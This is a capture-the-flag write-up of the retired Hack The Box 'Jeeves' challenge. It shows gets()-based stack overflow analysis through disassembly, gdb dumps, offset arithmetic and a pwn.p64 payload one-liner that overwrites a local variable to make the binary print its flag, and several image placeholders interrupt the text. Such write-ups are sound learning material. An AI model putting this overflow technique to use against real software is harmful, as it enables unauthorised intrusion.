Jeeves

Segfault/buffer overflow

```
flerb@ubuntu:~/HTB/Jeeves$ ./jeeves
Hello, good sir!
May I have your name? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA, hope you have a good day!
Segmentation fault (core dumped)
flerb@ubuntu:~/HTB/Jeeves$
```

```
flerb@ubuntu:~/HTB/Jeeves$ file jeeves
jeeves: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=18c31354ce48c8d63267a9a807f1799988af27bf, for GNU/Linux 3.2.0, not stripped
flerb@ubuntu:~/HTB/Jeeves$ checksec jeeves
[*] '/home/flerb/HTB/Jeeves/jeeves'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Show functions in program:

```
flerb@ubuntu:~/HTB/Jeeves$ objdump -T jeeves

jeeves:     file format elf64-x86-64

DYNAMIC SYMBOL TABLE:
0000000000000000  w   D  *UND*  0000000000000000              _ITM_deregisterTMCloneTable
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 printf
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 close
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 read
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 __libc_start_main
0000000000000000  w   D  *UND*  0000000000000000              __gmon_start__
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 gets
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 malloc
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 open
0000000000000000  w   D  *UND*  0000000000000000              _ITM_registerTMCloneTable
0000000000000000  w   DF *UND*  0000000000000000  GLIBC_2.2.5 __cxa_finalize
```

Seems like the goal is to get 1337bab3 into [rbp - 0x4]

```
Dump of assembler code for function main:
   0x00005555555551e9 <+0>:     endbr64
   0x00005555555551ed <+4>:     push   rbp
   0x00005555555551ee <+5>:     mov    rbp,rsp
   0x00005555555551f1 <+8>:     sub    rsp,0x40
   0x00005555555551f5 <+12>:    mov    DWORD PTR [rbp-0x4],0xdeadc0d3
   0x00005555555551fc <+19>:    lea    rdi,[rip+0xe05]        # 0x555555556008
   0x0000555555555203 <+26>:    mov    eax,0x0
   0x0000555555555208 <+31>:    call   0x5555555550a0 <printf@plt>
   0x000055555555520d <+36>:    lea    rax,[rbp-0x40]
   0x0000555555555211 <+40>:    mov    rdi,rax
   0x0000555555555214 <+43>:    mov    eax,0x0
   0x0000555555555219 <+48>:    call   0x5555555550d0 <gets@plt>
   0x000055555555521e <+53>:    lea    rax,[rbp-0x40]
   0x0000555555555222 <+57>:    mov    rsi,rax
   0x0000555555555225 <+60>:    lea    rdi,[rip+0xe04]        # 0x555555556030
   0x000055555555522c <+67>:    mov    eax,0x0
=> 0x0000555555555231 <+72>:    call   0x5555555550a0 <printf@plt>
   0x0000555555555236 <+77>:    cmp    DWORD PTR [rbp-0x4],0x1337bab3
   0x000055555555523d <+84>:    jne    0x55555555552a8 <main+191>
   0x000055555555523f <+86>:    mov    edi,0x100
   0x0000555555555244 <+91>:    call   0x5555555550e0 <malloc@plt>
   0x0000555555555249 <+96>:    mov    QWORD PTR [rbp-0x10],rax
   0x000055555555524d <+100>:   mov    esi,0x0
   0x0000555555555252 <+105>:   lea    rdi,[rip+0xdfc]        # 0x555555556055
   0x0000555555555259 <+112>:   mov    eax,0x0
   0x000055555555525e <+117>:   call   0x5555555550f0 <open@plt>
   0x0000555555555263 <+122>:   mov    DWORD PTR [rbp-0x14],eax
   0x0000555555555266 <+125>:   mov    rcx,QWORD PTR [rbp-0x10]
   0x000055555555526a <+129>:   mov    eax,DWORD PTR [rbp-0x14]
   0x000055555555526d <+132>:   mov    edx,0x100
   0x0000555555555272 <+137>:   mov    rsi,rcx
   0x0000555555555275 <+140>:   mov    edi,eax
   0x0000555555555277 <+142>:   mov    eax,0x0
   0x000055555555527c <+147>:   call   0x5555555550c0 <read@plt>
   0x0000555555555281 <+152>:   mov    rax,QWORD PTR [rbp-0x10]
   0x0000555555555285 <+156>:   mov    rsi,rax
   0x0000555555555288 <+159>:   lea    rdi,[rip+0xdd1]        # 0x555555556060
   0x000055555555528f <+166>:   mov    eax,0x0
   0x0000555555555294 <+171>:   call   0x5555555550a0 <printf@plt>
   0x0000555555555299 <+176>:   mov    eax,DWORD PTR [rbp-0x14]
   0x000055555555529c <+179>:   mov    edi,eax
   0x000055555555529e <+181>:   mov    eax,0x0
   0x00005555555552a3 <+186>:   call   0x5555555550b0 <close@plt>
   0x00005555555552a8 <+191>:   mov    eax,0x0
   0x00005555555552ad <+196>:   leave
   0x00005555555552ae <+197>:   ret
```

$rbp - 4 shows the deadc0d3 and $rsp is pretty close


```
(gdb) x/40x $rsp
0x7fffffffdf70: 0x41414141      0x42424242      0x43434343      0x44444444
0x7fffffffdf80: 0xf7faef00      0x00007fff      0x555552b0      0x00005555
0x7fffffffdf90: 0x00000000      0x00000000      0x55555100      0x00005555
0x7fffffffdfa0: 0xffffe0a0      0x00007fff      0x00000000      0xdeadc0d3
0x7fffffffdfb0: 0x00000000      0x00000000      0xf7de50b3      0x00007fff
0x7fffffffdfc0: 0xf7ffc620      0x00007fff      0xffffe0a8      0x00007fff
0x7fffffffdfd0: 0x00000000      0x00000001      0x555551e9      0x00005555
0x7fffffffdfe0: 0x555552b0      0x00005555      0x3f1a5151      0xf2a122ab
0x7fffffffdff0: 0x55555100      0x00005555      0xffffe0a0      0x00007fff
0x7ffffffe000: 0x00000000      0x00000000      0x00000000      0x00000000
(gdb) x/40x $rbp -4
0x7fffffffdfac: 0xdeadc0d3      0x00000000      0x00000000      0xf7de50b3
0x7fffffffdfbc: 0x00007fff      0xf7ffc620      0x00007fff      0xffffe0a8
0x7fffffffdfcc: 0x00007fff      0x00000000      0x00000001      0x555551e9
0x7fffffffdfdc: 0x00005555      0x555552b0      0x00005555      0x3f1a5151
0x7fffffffdfec: 0xf2a122ab      0x55555100      0x00005555      0xffffe0a0
0x7fffffffdffc: 0x00007fff      0x00000000      0x00000000      0x00000000
0x7ffffffe00c: 0x00000000      0x809a5151      0x0d5edd54      0x9fd45151
0x7ffffffe01c: 0x0d5ecd17      0x00000000      0x00000000      0x00000000
0x7ffffffe02c: 0x00000000      0x00000000      0x00000000      0x00000001
0x7ffffffe03c: 0x00000000      0xffffe0a8      0x00007fff      0xffffe0b8
(gdb)
```

```
(gdb) x/x $rbp - 4
0x7fffffffdfac: 0xdeadc0d3
(gdb) x/x $rsp
0x7fffffffdf70: 0x41414141
```

0xdfac - 0xdf70 = 0x3C (60)

By using a test input (input3) as the parameter to IDA we can see that the value is being dropped in the right spot

```
flerb@ubuntu:~/HTB/Jeeves$ cat input3
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaBBBB
```




But python3's pwn package is actually a bit of a nuisance. (from https://www.youtube.com/watch?v=W5dVsa3__N4) He uses python2 and it seems to work fine but I'm not sure why there would be any difference, the output seems the same unless I'm not seeing something in the editor that's actually in the file.


It won't concat a string with bytes so we have to:

```
flerb@ubuntu:~/HTB/Jeeves$ python3 -c "import pwn; print('a' * 60 + pwn.p64(0x1337bab3))"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
TypeError: can only concatenate str (not "bytes") to str
flerb@ubuntu:~/HTB/Jeeves$ python3 -c "import pwn; print(b'a' * 60 + pwn.p64(0x1337bab3))"
b'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\xb3\xba7\x13\x00\x00\x00\x00'
```

And then manually remove the b" quotes from the output, add the input file as debugger process options parameter in IDA




But for some reason at [rbp-4] instead I get some nonsense instead of what I want:




There is some funk here, the following is when you

python3 -c "print('ABCD' * 15)" >> input2


Which should give us 60 characters, but it's also changing the D3 on DEADCODE




Whereas if we run it with jimothy as input, which just enters the username jimothy, there's the proper DEADCOD3:




In VIM :%!xxd allows you to view the hex representation directly, so maybe we can just edit the hex for our input, this monstrosity is pretty much what I see in IDA too, I can't make sense of that \xba7 in there.




This is how the input spit out by pwn.p64 looks, that C2 appears to be chinning us:




So I edited it in ghex because that's not cheating:







The 1337bab3 is now at [rbp - 8]



And local Jeeves wants to give some gifts




Jeeves has been Pwned!
Congratulations flerb, best of luck in capturing flags ahead!
#571
CHALLENGE RANK
18 Sep 2021
PWN DATE
RETIRED
CHALLENGE STATE
OK
SHARE